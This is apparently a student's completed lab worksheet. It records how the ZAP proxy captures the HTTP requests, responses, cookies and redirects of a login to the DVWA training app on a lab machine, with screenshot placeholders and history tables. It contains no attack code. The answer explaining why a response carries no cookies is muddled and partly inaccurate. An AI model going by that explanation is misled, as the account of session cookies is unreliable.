PART 1

Start ZAP, and configure Firefox to use ZAP as web proxy. Then, follow the ZAP Example 1 in Lecture 11 slides to go through all of its steps from (a) to (m).


1.1 In step (c), you capture a request message.
(i) What's the URL requested in this message?

http://192.168.1.103/dvwa/

(ii) Does this message have a body part?

No

(iii) Grab a screenshot to prove your answer.




1.2 In step (e), you capture a Response message.
(i) What are the names and values of the two cookies to be set by this message?

Set-Cookie: PHPSESSID=3fd8622cc0552e225bffb09eccd65a13; path=/
[Above a cookie named "PHPSESSID" is to be set]
Set-Cookie: security=high
[Above a cookie named security is set to high]

(ii) This response message also redirects your browser to another page. What is this page?

Location: login.php

(iii) Grab a screenshot to prove your answer.



1.3 In step (f), you capture a second request message.

(i) What's the URL requested in this message?

http://192.168.1.103/dvwa/login.php

(ii) What are the names and values of the two cookies carried by this message?


1. **security=high;**
2. **PHPSESSID=3fd8622cc0552e225bffb09eccd65a13**

This was set in the previous response by the server.

(iii) Are these two cookies having the same names and values as the two captured in Task 1.2?

Yes

(iv) Grab a screenshot to prove your answer.



1.4 In step (g), you capture a second response message.

(i) Does this message have a body part?

Yes

(ii) If so, use one sentence to describe what is contained in this body part.


The HTML page generated by 'login.php'

(iii) Why does not this message carry cookies?

Because the cookie was allocated and created by the server already, a cookie without a max-age or expires attribute is a session cookie, a browser holds this information until the browser is closed and cookies are removed. It will take typically 20 minutes before a session cookie is destroyed on the server. The cookie which was set by the server (part e) is used by the browser. The browser will use the values stored about the cookie (security and PHPSESSID) and place it in the request (the request pair of this message), the server will generate a response and uses this information about the cookie in the request made by the browser to determine how to respond. Therefore, the server does not need to send a new cookie in the response (seen in part e). The server will use the information in the cookie header in the request to determine its response, hence this is why

we were not re-located to the log-in page.

(iv) Grab a screenshot to prove no cookies.



1.5 In step (i), you capture a third request message.


(i) What's the request method used in this message: GET or POST?

POST

(ii) Use one sentence to describe what is contained in the body part of this message.

It is the log-in and password details entered by the user to login into the website.

(iii) Grab a screenshot to prove your answer.



Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
1	5/29/21, 7:16:04 PM	GET	http://192.168.1.103/dvwa/	302	Found	60 ms	0 bytes	Low		SetCookie
3	5/29/21, 7:18:33 PM	GET	http://192.168.1.103/dvwa/login.php	200	OK	72 ms	1,289 bytes	Medium		Form, Password, Co...
5	5/29/21, 7:20:44 PM	GET	http://192.168.1.103/dvwa/	302	Found	58 ms	0 bytes	Low		SetCookie
6	5/29/21, 7:20:52 PM	GET	http://192.168.1.103/dvwa/dvwa/css/login.css	200	OK	8 ms	608 bytes	Low		
9	5/29/21, 7:20:55 PM	GET	http://192.168.1.103/dvwa/login.php	200	OK	65 ms	1,289 bytes	Medium		Form, Password, Se...
12	5/29/21, 7:20:57 PM	GET	http://192.168.1.103/dvwa/dvwa/css/login.css	200	OK	5 ms	608 bytes	Low		
14	5/29/21, 7:21:27 PM	POST	http://192.168.1.103/dvwa/login.php	302	Found	65 ms	0 bytes	Low		
15	5/29/21, 7:21:40 PM	GET	http://192.168.1.103/dvwa/index.php	200	OK	52 ms	4,585 bytes	Medium		Script
16	5/29/21, 7:21:43 PM	GET	http://192.168.1.103/dvwa/dvwa/css/main.css	200	OK	5 ms	3,945 bytes	Low		
17	5/29/21, 7:21:45 PM	GET	http://192.168.1.103/dvwa/dvwa/js/dvwaPage.js	200	OK	7 ms	775 bytes	Low		Comment

1.6 In step (j), you capture a third response message.


(i) Does this message indicate that your login is successful?

Yes

(ii) Why?

Because it re-directs us to the index.php page which can be found in location in the header, if it failed we would expect it to be the same page (login page).

(iii) Grab a screenshot to prove your answer.



Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
1	5/29/21, 7:16:04 PM	GET	http://192.168.1.103/dvwa/	302	Found	60 ms	0 bytes	Low		SetCookie
3	5/29/21, 7:18:33 PM	GET	http://192.168.1.103/dvwa/login.php	200	OK	72 ms	1,289 bytes	Medium		Form, Password, Co...
5	5/29/21, 7:20:44 PM	GET	http://192.168.1.103/dvwa/	302	Found	58 ms	0 bytes	Low		SetCookie
6	5/29/21, 7:20:52 PM	GET	http://192.168.1.103/dvwa/dvwa/css/login.css	200	OK	8 ms	608 bytes	Low		
9	5/29/21, 7:20:55 PM	GET	http://192.168.1.103/dvwa/login.php	200	OK	65 ms	1,289 bytes	Medium		Form, Password, Se...
12	5/29/21, 7:20:57 PM	GET	http://192.168.1.103/dvwa/dvwa/css/login.css	200	OK	5 ms	608 bytes	Low		
14	5/29/21, 7:21:27 PM	POST	http://192.168.1.103/dvwa/login.php	302	Found	65 ms	0 bytes	Low		
15	5/29/21, 7:21:40 PM	GET	http://192.168.1.103/dvwa/index.php	200	OK	52 ms	4,585 bytes	Medium		Script
16	5/29/21, 7:21:43 PM	GET	http://192.168.1.103/dvwa/dvwa/css/main.css	200	OK	5 ms	3,945 bytes	Low		
17	5/29/21, 7:21:45 PM	GET	http://192.168.1.103/dvwa/dvwa/js/dvwaPage.js	200	OK	7 ms	775 bytes	Low		Comment

1.7 In step (k), you capture a fourth request message.

(i) What's the URL requested in this message?


http://192.168.1.103/dvwa/index.php

(ii) What are the cookie values contained in this message?

The session values that we obtained from the start.

Cookie: security=high; PHPSESSID=3fd8622cc0552e225bffb09eccd65a13

(iii) Grab a screenshot to prove your answer.




Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
1	5/29/21, 7:16:04 PM	GET	http://192.168.1.103/dvwa/	302	Found	60 ms	0 bytes	Low		SetCookie
3	5/29/21, 7:18:33 PM	GET	http://192.168.1.103/dvwa/login.php	200	OK	72 ms	1,289 bytes	Medium		Form, Password, Co...
5	5/29/21, 7:20:44 PM	GET	http://192.168.1.103/dvwa/	302	Found	58 ms	0 bytes	Low		SetCookie
6	5/29/21, 7:20:52 PM	GET	http://192.168.1.103/dvwa/dvwa/css/login.css	200	OK	8 ms	608 bytes	Low		
9	5/29/21, 7:20:55 PM	GET	http://192.168.1.103/dvwa/login.php	200	OK	65 ms	1,289 bytes	Medium		Form, Password, Se...
12	5/29/21, 7:20:57 PM	GET	http://192.168.1.103/dvwa/dvwa/css/login.css	200	OK	5 ms	608 bytes	Low		
14	5/29/21, 7:21:27 PM	POST	http://192.168.1.103/dvwa/login.php	302	Found	65 ms	0 bytes	Low		
15	5/29/21, 7:21:40 PM	GET	http://192.168.1.103/dvwa/index.php	200	OK	52 ms	4,585 bytes	Medium		Script
16	5/29/21, 7:21:43 PM	GET	http://192.168.1.103/dvwa/dvwa/css/main.css	200	OK	5 ms	3,945 bytes	Low		
17	5/29/21, 7:21:45 PM	GET	http://192.168.1.103/dvwa/dvwa/js/dvwaPage.js	200	OK	7 ms	775 bytes	Low		Comment

1.8 In step (l), you capture a fourth response message.
(i) Use one sentence to describe what's contained in the body part of this message.

Its body part contains the HTML page generated by 'index.php'.

(ii) Grab a screenshot to prove your answer.



1.9 Click the 'History' tab to review the four pairs of request/response messages captured above. Why is the 'login.php' requested twice?

1st: First you have to log into the server and enter the credentials
2nd: When the credentials are entered and submitted, the log-in page must then process the input via the POST before it can redirect the page to the index.php page. As we can see at the bottom that the log-in page is to process this form.


PART 2

Follow the ZAP Example 2 in Lecture 11 slides to go through all of its steps from (a) to (j).

